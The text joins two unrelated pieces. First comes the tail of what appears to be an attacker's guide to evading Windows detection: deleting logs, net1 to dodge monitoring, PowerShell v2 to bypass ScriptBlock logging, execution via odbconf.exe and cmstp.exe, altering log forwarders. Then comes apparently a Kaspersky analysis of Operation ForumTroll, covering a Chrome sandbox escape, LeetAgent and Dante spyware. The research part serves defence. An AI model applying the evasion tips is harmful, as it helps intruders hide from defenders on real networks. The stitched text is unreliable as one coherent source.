Scripts running from odd locations, like Public folders, are more likely to be flagged. Stick to expected directories or in-memory execution.
Workarounds
Even when your movement is restricted, options exist.
1) Use native binaries. Legitimate Windows programs are less suspicious.
2) Less common commands. Avoid widely abused cmdlets to reduce detection.
3) Living-Off-the-Land. Using built-in tools creatively keeps you under the radar.
We’ll cover these in more depth in the next chapter, how commands meant for one thing can be adapted for another while remaining invisible.
Net Trick
The net command is powerful, but can be monitored. Use net1 to bypass some filters in really strict environments:
PS > net1 user
This lets you run the full suite of net commands quietly.
Logs
Deleting logs can sometimes be a good idea, but you should know that Event ID 1102 flags it immediately. Also, even less experienced defenders can trace lateral movement from log records. Traffic spikes or SMB scans are noticed quickly.
Methods to Evade Detection
Focus on minimizing your footprint and risk. High-risk, complex techniques are not part of this guide.
Avoid Writing Files
Files on disk can betray your tactics. If saving is necessary, use native-looking names, unusual folders, and adjust timestamps. Stick to in-memory execution where possible. Lesser-known commands like odbconf.exe and cmstp.exe are safer and often overlooked. Use them for execution.
PowerShell Version 2
Downgrading can bypass ScriptBlock logging. But you need to obfuscate things carefully. Subtlety is key here.
Change Forwarder Settings
Tweaking log collectors can buy time but is riskier. Always revert these changes after finishing. It’s always good to have a backup of the config files.
Credential Reuse & Blending In
Use known credentials rather than brute-forcing. Work during normal hours to blend in well and dump traffic to understand local activity. Using promiscuous mode can help you get richer network insights. Targeting common ports for file distribution is also a good idea and blends in well with normal traffic patterns.
Summary
In this part we learned more about the enemy and how defenders see your every move. We broke down the main ways attackers get caught, such as process monitoring, command monitoring and network monitoring. From there, we explored Windows Event IDs and logging mechanisms. We emphasized survival strategies that help you minimize footprint by using in-memory execution, sticking to lesser-known or native commands, using version 2 PowerShell or blending in with normal traffic. Practical tips like the net1 trick and log handling process give you an idea how to avoid raising alarms.
When you understand how defenders observe, log, and respond it lets you operate without tripping alerts. By knowing what’s watched and how, you can plan your moves more safely and survive longer. Our goal here was to show you the challenges you’ll face on Windows systems in restricted environments and give you a real sense that you’re never truly alone.
In March 2025, Kaspersky detected a wave of infections that occurred when users clicked on personalized phishing links sent via email. No further action was required to initiate the infection; simply visiting the malicious website using Google Chrome or another Chromium-based web browser was enough.
The malicious links were personalized and extremely short-lived to avoid detection. However, Kaspersky’s technologies successfully identified a sophisticated zero-day exploit that was used to escape Google Chrome’s sandbox. After conducting a quick analysis, we reported the vulnerability to the Google security team, who fixed it as CVE-2025-2783.
Acknowledgement for finding CVE-2025-2783 (excerpt from the security fixes included into Chrome 134.0.6998.177/.178)
We dubbed this campaign Operation ForumTroll because the attackers sent personalized phishing emails inviting recipients to the Primakov Readings forum. The lures targeted media outlets, universities, research centers, government organizations, financial institutions, and other organizations in Russia. The functionality of the malware suggests that the operation’s primary purpose was espionage.
We traced the malware used in this attack back to 2022 and discovered more attacks by this threat actor on organizations and individuals in Russia and Belarus. While analyzing the malware used in these attacks, we discovered an unknown piece of malware that we identified as commercial spyware called “Dante” and developed by the Italian company Memento Labs (formerly Hacking Team).
Similarities in the code suggest that the Operation ForumTroll campaign was also carried out using tools developed by Memento Labs.
In this blog post, we’ll take a detailed look at the Operation ForumTroll attack chain and reveal how we discovered and identified the Dante spyware, which remained hidden for years after the Hacking Team rebrand.

Attack chain
Operation ForumTroll attack chain
In all known cases, infection occurred after the victim clicked a link in a spear phishing email that directed them to a malicious website. The website verified the victim and executed the exploit.
When we first discovered and began analyzing this campaign, the malicious website no longer contained the code responsible for carrying out the infection; it simply redirected visitors to the official Primakov Readings website.
Therefore, we could only work with the attack artifacts discovered during the first wave of infections. Fortunately, Kaspersky technologies detected nearly all of the main stages of the attack, enabling us to reconstruct and analyze the Operation ForumTroll attack chain.

Phishing email
Example of a malicious email used in this campaign (translated from Russian)
The malicious emails sent by the attackers were disguised as invitations from the organizers of the Primakov Readings scientific and expert forum. These emails contained personalized links to track infections. The emails appeared authentic, contained no language errors, and were written in the style one would expect for an invitation to such an event. Proficiency in Russian and familiarity with local peculiarities are distinctive features of the ForumTroll APT group, traits that we have also observed in its other campaigns. However, mistakes in some of those other cases suggest that the attackers were not native Russian speakers.
Validator
The validator is a relatively small script executed by the browser. It validates the victim and securely downloads and executes the next stage of the attack.
The first action the validator performs is to calculate the SHA-256 of the random data received from the server using the WebGPU API. It then verifies the resulting hash. This is done using the open-source code of Marco Ciaramella’s sha256-gpu project. The main purpose of this check is likely to verify that the site is being visited by a real user with a real web browser, and not by a mail server that might follow a link, emulate a script, and download an exploit. Another possible reason for this check could be that the exploit triggers a vulnerability in the WebGPU API or relies on it for exploitation.
The validator sends the infection identifier, the result of the WebGPU API check and the newly generated public key to the C2 server for key exchange using the Elliptic-curve Diffie–Hellman (ECDH) algorithm. If the check is passed, the server responds with an AES-GCM key. This key is used to decrypt the next stage, which is hidden in requests to bootstrap.bundle.min.js and .woff2 font files. Following the timeline of events and the infection logic, this next stage should have been a remote code execution (RCE) exploit for Google Chrome, but it was not obtained during the attack.
Sandbox escape exploit

List of in-the-wild 0-days caught and reported by Kaspersky
Over the years, we have discovered and reported on dozens of zero-day exploits that were actively used in attacks. However, CVE-2025-2783 is one of the most intriguing sandbox escape exploits we’ve encountered. This exploit genuinely puzzled us because it allowed attackers to bypass Google Chrome’s sandbox protection without performing any obviously malicious or prohibited actions. This was due to a powerful logical vulnerability caused by an obscure quirk in the Windows OS.
To protect against bugs and crashes, and enable sandboxing, Chrome uses a multi-process architecture. The main process, known as the browser process, handles the user interface and manages and supervises other processes. Sandboxed renderer processes handle web content and have limited access to system resources. Chrome uses Mojo and the underlying ipcz library, introduced to replace legacy IPC mechanisms, for interprocess communication between the browser and renderer processes.
The exploit we discovered came with its own Mojo and ipcz libraries that were statically compiled from official sources. This enabled attackers to communicate with the IPC broker within the browser process without having to manually craft and parse ipcz messages. However, this created a problem for us because, to analyze the exploit, we had to identify all the Chrome library functions it used. This involved a fair amount of work, but once completed, we knew all the actions performed by the exploit.
In short, the exploit does the following:
Resolves the addresses of the necessary functions and code gadgets from dll using a pattern search.
Hooks the v8_inspector::V8Console::Debug function. This allows attackers to escape the sandbox and execute the desired payload via a JavaScript call.
Starts executing a sandbox escape when attackers call console.debug(0x42, shellcode); from their script.
Hooks the ipcz::NodeLink::OnAcceptRelayedMessage function.
Creates and sends an ipcz message of the type RelayMessage. This message type is used to pass Windows OS handles between two processes that do not have the necessary permissions (e.g., renderer processes). The exploit retrieves the handle returned by the GetCurrentThread API function and uses this ipcz message to relay it to itself. The broker transfers handles between processes using the DuplicateHandle API function.
Receives the relayed message back using the ipcz::NodeLink::OnAcceptRelayedMessage function hook, but instead of the handle that was previously returned by the GetCurrentThread API function, it now contains a handle to the thread in the browser process!
Uses this handle to execute a series of code gadgets in the target process by suspending the thread, setting register values using SetThreadContext, and resuming the thread. This results in shellcode execution in the browser process and subsequent installation of a malware loader.
So, what went wrong, and how was this possible? The answer can be found in the descriptions of the GetCurrentThread and GetCurrentProcess API functions. When these functions are called, they don’t return actual handles; rather, they return pseudo handles, special constants that are interpreted by the kernel as a handle to the current thread or process. For the current process, this constant is -1 (also equal to INVALID_HANDLE_VALUE, which brings its own set of quirks), and the constant for the current thread is -2. Chrome’s IPC code already checked for handles equal to -1, but there were no checks for -2 or other undocumented pseudo handles. This oversight led to the vulnerability. As a result, when the broker passed the -2 pseudo handle received from the renderer to the DuplicateHandle API function while processing the RelayMessage, it converted -2 into a real handle to its own thread and passed it to the renderer.
Shortly after the patch was released, it became clear that Chrome was not the only browser affected by the issue. Firefox developers quickly identified a similar pattern in their IPC code and released an update under CVE-2025-2857.
When pseudo handles were first introduced, they simplified development and helped squeeze out extra performance – something that was crucial on older PCs. Now, decades later, that outdated optimization has come back to bite us.
Could we see more bugs like this? Absolutely. In fact, this represents a whole class of vulnerabilities worth hunting for – similar issues may still be lurking in other applications and Windows system services.
To learn about the hardening introduced in Google Chrome following the discovery of CVE-2025-2783, we recommend checking out Alex Gough’s upcoming presentation, “Responding to an ITW Chrome Sandbox Escape (Twice!),” at Kawaiicon.
Persistent loader

Persistence is achieved using the Component Object Model (COM) hijacking technique. This method exploits a system’s search order for COM objects. In Windows, each COM class has a registry entry that associates the CLSID (128-bit GUID) of the COM with the location of its DLL or EXE file. These entries are stored in the system registry hive HKEY_LOCAL_MACHINE (HKLM), but can be overridden by entries in the user registry hive HKEY_CURRENT_USER (HKCU). This enables attackers to override the CLSID entry and run malware when the system attempts to locate and run the correct COM component.
COM hijacking in a nutshell
The attackers used this technique to override the CLSID of twinapi.dll {AA509086-5Ca9-4C25-8F95-589D3C07B48A} and cause the system processes and web browsers to load the malicious DLL.
This malicious DLL is a loader that decrypts and executes the main malware. The payload responsible for loading the malware is encoded using a simple binary encoder similar to those found in the Metasploit framework. It is also obfuscated with OLLVM. Since the hijacked COM object can be loaded into many processes, the payload checks the name of the current process and only loads the malware when it is executed by certain processes (e.g., rdpclip.exe). The main malware is decrypted using a modified ChaCha20 algorithm. The loader also has the functionality to re-encrypt the malware using the BIOS UUID to bind it to the infected machine. The decrypted data contains the main malware and a shellcode generated by Donut that launches it.

LeetAgent
LeetAgent is the spyware used in the Operation ForumTroll campaign. We named it LeetAgent because all of its commands are written in leetspeak. You might not believe it, but this is rare in APT malware. The malware connects to one of its C2 servers specified in the configuration and uses HTTPS to receive and execute commands identified by unique numeric values:
0xC033A4D (COMMAND) – Run command with cmd.exe
0xECEC (EXEC) – Execute process
0x6E17A585 (GETTASKS) – Get list of tasks that agent is currently executing
0x6177 (KILL) – Stop task
0xF17E09 (FILE \x09) – Write file
0xF17ED0 (FILE \xD0) – Read file
0x1213C7 (INJECT) – Inject shellcode
0xC04F (CONF) – Set communication parameters
0xD1E (DIE) – Quit
0xCD (CD) – Change current directory
0x108 (JOB) – Set parameters for keylogger or file stealer
In addition to executing commands received from its C2, it runs keylogging and file-stealing tasks in the background. By default, the file-stealer task searches for documents with the following extensions: *.doc, *.xls, *.ppt, *.rtf, *.pdf, *.docx, *.xlsx, *.pptx.
The configuration data is encoded using the TLV (tag-length-value) scheme and encrypted with a simple single-byte XOR cipher. The data contains settings for communicating with the C2, including many settings for traffic obfuscation.
In most of the observed cases, the attackers used the Fastly.net cloud infrastructure to host their C2. Attackers frequently use it to download and run additional tools such as 7z, Rclone, SharpChrome, etc., as well as additional malware (more on that below).
The number of traffic obfuscation settings may indicate that LeetAgent is a commercial tool, though we have only seen ForumTroll APT use it.
Finding Dante
In our opinion, attributing unknown malware is the most challenging aspect of security research. Why? Because it’s not just about analyzing the malware or exploits used in a single attack; it’s also about finding and analyzing all the malware and exploits used in past attacks that might be related to the one you’re currently investigating. This involves searching for and investigating similar attacks using indicators of compromise (IOCs) and tactics, techniques, and procedures (TTPs), as well as identifying overlaps in infrastructure, code, etc. In short, it’s about finding and piecing together every scrap of evidence until a picture of the attacker starts to emerge.
We traced the first use of LeetAgent back to 2022 and discovered more ForumTroll APT attacks on organizations and individuals in Russia and Belarus. In many cases, the infection began with a phishing email containing malicious attachments with the following names:
Baltic_Vector_2023.iso (translated from Russian)
DRIVE.GOOGLE.COM (executable file)
Invitation_Russia-Belarus_strong_partnership_2024.lnk (translated from Russian)
Various other file names mentioning individuals and companies
In addition, we discovered another cluster of similar attacks that used more sophisticated spyware instead of LeetAgent. We were also able to track the first use of this spyware back to 2022. In this cluster, the infections began with phishing emails containing malicious attachments with the following names:
SCAN_XXXX_<DATE>.pdf.lnk
<DATE>_winscan_to_pdf.pdf.lnk
Rostelecom.pdf.lnk (translated from Russian)
Various others
The attackers behind this activity used similar file system paths and the same persistence method as the LeetAgent cluster. This led us to suspect that the two clusters might be related, and we confirmed a direct link when we discovered attacks in which this much more sophisticated spyware was launched by LeetAgent.
Connection between LeetAgent and commercial spyware called Dante
After analyzing this previously unknown, sophisticated spyware, we were able to identify it as commercial spyware called Dante, developed by the Italian company Memento Labs.
The Atlantic Council’s Cyber Statecraft Initiative recently published an interesting report titled “Mythical Beasts and where to find them: Mapping the global spyware market and its threats to national security and human rights.” We think that comparing commercial spyware to mythical beasts is a fitting analogy. While everyone in the industry knows that spyware vendors exist, their “products” are rarely discovered or identified. Meanwhile, the list of companies developing commercial spyware is huge. Some of the most famous are NSO Group, Intellexa, Paragon Solutions, Saito Tech (formerly Candiru), Vilicius Holding (formerly FinFisher), Quadream, Memento Labs (formerly Hacking Team), negg Group, and RCS Labs. Some are always in the headlines, some we have reported on before, and a few have almost completely faded from view. One company in the latter category is Memento Labs, formerly known as Hacking Team.
Hacking Team (also stylized as HackingTeam) is one of the oldest and most famous spyware vendors. Founded in 2003, Hacking Team became known for its Remote Control Systems (RCS) spyware, used by government clients worldwide, and for the many controversies surrounding it. The company’s trajectory changed dramatically in 2015 when more than 400 GB of internal data was leaked online following a hack. In 2019, the company was acquired by InTheCyber Group and renamed Memento Labs. “We want to change absolutely everything,” the Memento Labs owner told Motherboard in 2019. “We’re starting from scratch.” Four years later, at the ISS World MEA 2023 conference for law enforcement and government intelligence agencies, Memento Labs revealed the name of its new surveillance tool – DANTE. Until now, little was known about this malware’s capabilities, and its use in attacks had not been discovered.
Excerpt from the agenda of the ISS World MEA 2023 conference (the typo was introduced on the conference website)
The problem with detecting and attributing commercial spyware is that vendors typically don’t include their copyright information or product names in their exploits and malware. In the case of the Dante spyware, however, attribution was simple once we got rid of VMProtect’s obfuscation and found the malware name in the code.

Dante spyware name in the code
Dante
Of course, our attribution isn’t based solely on the string “Dante” found in the code, but it was an important clue that pointed us in the right direction. After some additional analysis, we found a reference to a “2.0” version of the malware, which matches the title of the aforementioned conference talk. We then searched for and identified the most recent samples of Hacking Team’s Remote Control Systems (RCS) spyware. Memento Labs kept improving its codebase until 2022, when it was replaced by Dante. Even with the introduction of the new malware, however, not everything was built from scratch; the later RCS samples share quite a few similarities with Dante. All these findings make us very confident in our attribution.
Why did the authors name it Dante? This may be a nod to tradition, as RCS spyware was also known as “Da Vinci”. But it could also be a reference to Dante’s poem Divine Comedy, alluding to the many “circles of hell” that malware analysts must pass through when detecting and analyzing the spyware given its numerous anti-analysis techniques.

First of all, the spyware is packed with VMProtect. It obfuscates control flow, hides imported functions, and adds anti-debugging checks. On top of that, almost every string is encrypted.
VMProtect anti-debugging technique

To protect against dynamic analysis, Dante uses the following anti-hooking technique: when code needs to execute an API function, its address is resolved using a hash, its body is parsed to extract the system call number, and then a new system call stub is created and used.
Dante anti-hooking technique (simplified)
In addition to VMProtect’s anti-debugging techniques, Dante uses some common methods to detect debuggers. Specifically, it checks the debug registers (Dr0–Dr7) using NtGetContextThread, inspects the KdDebuggerEnabled field in the KUSER_SHARED_DATA structure, and uses NtQueryInformationProcess to detect debugging by querying the ProcessDebugFlags, ProcessDebugPort, ProcessDebugObjectHandle, and ProcessTlsInformation classes.
To protect itself from being discovered, Dante employs an interesting method of checking the environment to determine if it is safe to continue working. It queries the Windows Event Log for events that may indicate the use of malware analysis tools or virtual machines (as a guest or host).
The strings Dante searches for in the event logs
It also performs several anti-sandbox checks. It searches for “bad” libraries, measures the execution times of the sleep() function and the cpuid instruction, and checks the file system.
Some of these anti-analysis techniques may be a bit annoying, but none of them really work or can stop a professional malware analyst. We deal with these techniques on an almost daily basis.
After performing all the checks, Dante does the following: decrypts the configuration and the orchestrator, finds the string “DANTEMARKER” in the orchestrator, overwrites it with the configuration, and then loads the orchestrator.
The configuration is decrypted from the data section of the malware using a simple XOR cipher. The orchestrator is decrypted from the resource section and poses as a font file. Dante can also load and decrypt the orchestrator from the file system if a newer, updated version is available.
